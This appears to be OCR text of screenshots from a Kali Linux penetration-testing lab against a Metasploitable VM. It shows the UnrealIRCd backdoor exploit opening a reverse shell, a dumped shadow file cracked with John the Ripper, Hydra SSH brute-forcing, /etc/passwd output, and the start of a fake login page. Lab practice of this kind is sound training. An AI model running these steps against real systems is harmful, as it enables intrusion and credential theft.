



```
       =[ metasploit v6.4.94-dev                          ]
+ -- --=[ 2,564 exploits - 1,312 auxiliary - 1,683 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search unreal

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/linux/games/ut2004_secure         2004-06-18       good       Yes    Unreal Tournament 2004 "secure" Overflow (Linux)
   1    \_ target: Automatic                    .                .          .      .
   2    \_ target: UT2004 Linux Build 3120      .                .          .      .
   3    \_ target: UT2004 Linux Build 3186      .                .          .      .
   4  exploit/windows/games/ut2004_secure       2004-06-18       good       Yes    Unreal Tournament 2004 "secure" Overflow (Win32)
   5  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12      excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf > use exploit
```

Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
(genmon)XXX 0:48
*Untitled 1 - Mousepad
File Edit Search View Document Help
Find Ctrl+F
Find Next Ctrl+G
Find Previous Shift+Ctrl+G
Find and Replace... Ctrl+R
Incremental Search
Highlight All
Go to... Ctrl+L
1 root:$1 14747:0:99999:7:::
2 daemon:
3 bin:*:1
4 sys:1 4742:0:99999:7:::
5 sync:*:
6 games:*
7 man:*:1
8 lp:*:14
9 mail:*:14684:0:99999:7:::
10 news:*:14684:0:99999:7:::
11 uucp:*:14684:0:99999:7:::
12 proxy:*:14684:0:99999:7:::
13 www-data:*:14684:0:99999:7:::
14 backup:*:14684:0:99999:7:::
15 list:*:14684:0:99999:7:::
16 irc:*:14684:0:99999:7:::
17 gnats:*:14684:0:99999:7:::
18 nobody:*:14684:0:99999:7:::
19 libuuid:!:14684:0:99999:7:::
20 dhcp:*:14684:0:99999:7:::
21 syslog:*:14684:0:99999:7:::
22 klog:1f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
23 sshd:*:14684:0:99999:7:::
24 msfadmin:1XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
25 bind:*:14685:0:99999:7:::
26 postfix:*:14685:0:99999:7:::
27 ftp:*:14685:0:99999:7:::
28 postgres:1Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
29 mysql:!:14685:0:99999:7:::
30 tomcat55:*:14691:0:99999:7:::
31 distccd:*:14698:0:99999:7:::
32 user:1HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
33 service:1kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
34 telnetd:*:14715:0:99999:7:::
35 proftpd:!:14727:0:99999:7:::
36 statd:*:15474:0:99999:7:::
37
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
9:00
kali@kali: ~
Session Actions Edit View Help
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789 (klog)
batman (sys)
service (service)
3g 0:00:03:24 64.50% (ETA: 08:57:15) 0.01468g/s 44581p/s 178375c/s 178375C/s casadaavo..casa132
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
3 password hashes cracked, 4 left
┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
3 password hashes cracked, 4 left
┌──(kali㉿kali)-[~]
└─$
┌──(kali㉿kali)-[~]
└─$ ^[[200~
zsh: bad pattern: ^[[200~
┌──(kali㉿kali)-[~]
└─$
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Remaining 4 password hashes with 4 different salts
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1
2
3
4
(genmon)XXX
0:36
kali@kali: ~
Session
Actions
Edit
View
Help
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1 -oHostKeyAlgorithms=+ss
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1
2
3
4
(genmon)XXX
0:32
kali@kali: ~
Session
Actions
Edit
View
Help
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
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


[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-g
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:34
kali@kali: ~
Session Actions Edit View Help
=[metasploit v6.4.94-dev]
+ -- --=[2,564 exploits - 1,312 auxiliary - 1,683 payloads]
+ -- --=[432 post - 49 encoders - 13 nops - 9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search unreal
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Linux)
1 _ target: Automatic . . . .
2 _ target: UT2004 Linux Build 3120 . . . .
3 _ target: UT2004 Linux Build 3186 . . . .
4 exploit/windows/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Win32)
5 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No UnrealIRCD 3.2.8.1 Backdoor Command Execution
Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.107
LHOST => 192.168.56.107
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.107:4444
[*] 192.168.56.103:6667 - Connected to 192.168.56.103:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.103:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo ekdGVTrGg91JGUC9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "ekdGVTrGg91JGUC9\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.107:4444 → 192.168.56.103:41206) at 2025-10-28 23:33:12 +0530
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 9:29
*Untitled 2 - Mousepad
File Edit Search View Document Help
shadow.txt
Untitled 2
1 cat > login.html << 'EOF'
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <title>login - Educational Demo </title>
6 <style>
7 body { font-family:Arial; background: #
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1
2
3
4
(genmon)XXX
0:43
kali@kali: ~
Session
Actions
Edit
View
Help
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
